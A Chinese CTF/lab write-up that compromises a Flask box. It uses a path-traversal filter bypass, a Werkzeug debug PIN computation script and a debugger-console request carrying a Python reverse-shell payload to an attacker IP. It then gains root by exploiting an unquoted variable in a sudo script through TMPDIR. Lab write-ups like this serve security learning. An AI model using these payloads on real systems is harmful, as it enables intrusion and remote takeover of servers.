tmp


nmap 扫

```
22/tcp   open  ssh
5000/tcp open  upnp
```

dirsearch 扫出 `/console`，显然是 flask debug mode

```
dirsearch -u http://172.16.198.128:5000/
```

burp 看了下页面，发现 song 可以传参，想办法让后端报错，输个单引号发现成了，也验证了确实是 debug 模式



FileNotFoundError

FileNotFoundError: 找不到指定的文件: /app/songs/'

Traceback (most recent call last)

File "/usr/lib/python3.12/site-packages/flask/app.py", line *1536*, in __call__

```
    ) -> cabc.Iterable[bytes]:
        """The WSGI server calls the Flask application object as the
        WSGI application. This calls :meth:`wsgi_app`, which can be
        wrapped to apply middleware.
        """
        return self.wsgi_app(environ, start_response)
               ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
```

File "/usr/lib/python3.12/site-packages/flask/app.py", line *1514*, in wsgi_app

```
response = self.handle_exception(e)
           ^^^^^^^^^^^^^^^^^^^^^^^^
```

在 traceback 中可以得到部分源码

```
sanitized = user_input.replace('../', '')
target_path = os.path.join(SONGS_DIR, sanitized)

try:
    if not os.path.exists(target_path) or not os.path.isfile(target_path):
         raise FileNotFoundError(f"找不到指定的文件: {target_path}")

with open(target_path, 'r', encoding='utf-8') as f:
    content = f.read()

return content
```

看起来songs的.txt 是 传参读取的，然后 `..././` 绕过替换即可任意文件读

之后 pin 计算 https://xz.aliyun.com/news/15462

```
import hashlib
from itertools import chain

# 可能是公开的信息部分
probably_public_bits = [
    "tuf",  # /etc/passwd 用户名
    "flask.app",  # 默认值
    "Flask",  # 默认值
    "/usr/lib/python3.12/site-packages/flask/app.py",  # moddir，报错得到
]


mac_hex = ""  # /sys/class/net/eth0/address
mac_int = int(mac_hex.replace(":", ""), 16)

# 私有信息部分
private_bits = [
    mac_int,  # 十进制
    "",
    # machine-id部分，/etc/machine-id 或者 /proc/sys/kernel/random/boot_id +
/proc/self/cgroup
]

# 创建哈希对象
h = hashlib.sha1()

# 迭代可能公开和私有的信息进行哈希计算
for bit in chain(probably_public_bits, private_bits):
    if not bit:
        continue
    if isinstance(bit, str):
        bit = bit.encode("utf-8")
    h.update(bit)

# 加盐处理
h.update(b"cookiesalt")
```

```
# 生成 cookie 名称
cookie_name = "__wzd" + h.hexdigest()[:20]
print(cookie_name)

# 生成 pin 码
num = None
if num is None:
    h.update(b"pinsalt")
    num = ("%09d" % int(h.hexdigest(), 16))[:9]

# 格式化 pin 码
rv = None
if rv is None:
    for group_size in 5, 4, 3:
        if len(num) % group_size == 0:
            rv = "-".join(
                num[x : x + group_size].rjust(group_size, "0")
                for x in range(0, len(num), group_size)
            )
            break
    else:
        rv = num

print(rv)

"""
__wzd001044f90278a0ae8e72
136-707-955
"""
```

报错的 traceback 的html 可以拿到 secret 和 frame

```
<script>
  var CONSOLE_MODE = false,
      EVALEX = false,
      EVALEX_TRUSTED = false,
      SECRET = "gF9UHBLyQuH05xSet0tG";
</script>

<li><div class="frame" id="frame-140545721096160">
  <h4>File <cite class="filename">"/app/app.py"</cite>,
```

提交 pin 码 和 secret 获得 cookie，需要修改 host

```
GET /console?__debugger__=yes&cmd=pinauth&pin=136-707-955&s=gF9UHBLyQuH05xSet0tG HTTP/1.1
Host: 127.0.0.1:5000
```

```
HTTP/1.1 200 OK
Server: Werkzeug/3.1.3 Python/3.12.12
Date: Tue, 10 Feb 2026 02:40:50 GMT
Content-Type: application/json
Content-Length: 34
Set-Cookie: __wzd001044f90278a0ae8e72=1770691250|0e16a5cd0627; HttpOnly; Path=/;
SameSite=Strict
Connection: close

{"auth": true, "exhausted": false}
```

带 cookie secret frame 即可 rce

```
GET /console?
&__debugger__=yes&cmd=import+socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM
);s.connect(("172.16.198.1",1111));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fil
eno(),2);pty.spawn("/bin/bash")&frm=140545721096160&s=gF9UHBLyQuH05xSet0tG HTTP/1.1
Host: 127.0.0.1:5000
Cookie: __wzd001044f90278a0ae8e72=1770691250|0e16a5cd0627;
```

弹 shell 之后

```
cat /home/tuf/user.txt

flag{user-efc2ff45f0724ce8bd897e4cdd356eca}
```

看来是 sudo 提权

```
tuf@tmp:/$ sudo -l
sudo -l
Matching Defaults entries for tuf on tmp:

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

Runas and Command-specific defaults for tuf:
    Defaults!/usr/sbin/visudo env_keep+="SUDO_EDITOR EDITOR VISUAL"

User tuf may run the following commands on tmp:
    (ALL) NOPASSWD: /usr/local/bin/getflag
```

分析一下 getflag，大致为 declare -x 可以导出环境变量，然后复制 /opt/flag 到 沙箱执行

```
cat /usr/local/bin/getflag
#!/bin/bash
if [[ $# -lt 2 ]]; then
  cat <<USAGE >&2
用法: $0 <varname> <varvalue>  [args...]
示例: $0 username tuf --option
说明:
  - 将 <varname> 作为变量名，<varvalue> 作为变量值导入到当前脚本环境中
```

```
USAGE
  exit 1
fi

VAR_NAME="$1"
VAR_VALUE="$2"


if [[ ! "$VAR_NAME" =~ ^[A-Za-z_][A-Za-z0-9_]*$ ]]; then
  echo "错误: 变量名 '$VAR_NAME' 不符合命名规则。" >&2
  exit 2
fi

declare -x "$VAR_NAME"="$VAR_VALUE"

unset LD_PRELOAD
unset LD_LIBRARY_PATH
unset BASH_ENV
unset PYTHONPATH
export PATH="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"

TARGET_FILE="/opt/flag"

TARGET_BASENAME="$(basename "$TARGET_FILE")"
SANDBOX_DIR=$(mktemp -d)

cp -- "$TARGET_FILE" "$SANDBOX_DIR/"

SANDBOX_TARGET_FILE="$SANDBOX_DIR/$TARGET_BASENAME"

cd "$SANDBOX_DIR"

$SANDBOX_TARGET_FILE

cd /tmp
rm -rf "$SANDBOX_DIR"
```

其中 `$SANDBOX_TARGET_FILE` 这变量这一行直接执行，且没有使用引号

于是用脚本注入环境变量 `TMPDIR`，将 TMPDIR 设置为一个**包含空格**的路径（例如 /tmp/exp dir）

1. SANDBOX_DIR 变成了类似 `"/tmp/exp dir/tmp.XXXXXX"` 的字符串
2. SANDBOX_TARGET_FILE 变为 `/tmp/exp dir/tmp.XXXXXX/flag`
3. 执行 $SANDBOX_TARGET_FILE 时，Bash 因为没有引号，相当于

```
/tmp/exp # 直接执行
dir/tmp.XXXXXX/flag # 作为参数
```

```
tuf@tmp:/tmp$ echo -e 'bash' > /tmp/exp
echo -e 'bash' > /tmp/exp
tuf@tmp:/tmp$ sudo getflag TMPDIR "/tmp/exp dir"
sudo getflag TMPDIR "/tmp/exp dir"
root@tmp:/tmp/exp dir/tmp.jhghNj# cd /root
cd /root
root@tmp:~# ls
ls
root.txt
root@tmp:~# cat root.txt
cat root.txt
flag{root-3c3b91a376044379852a08d53578eb70}
```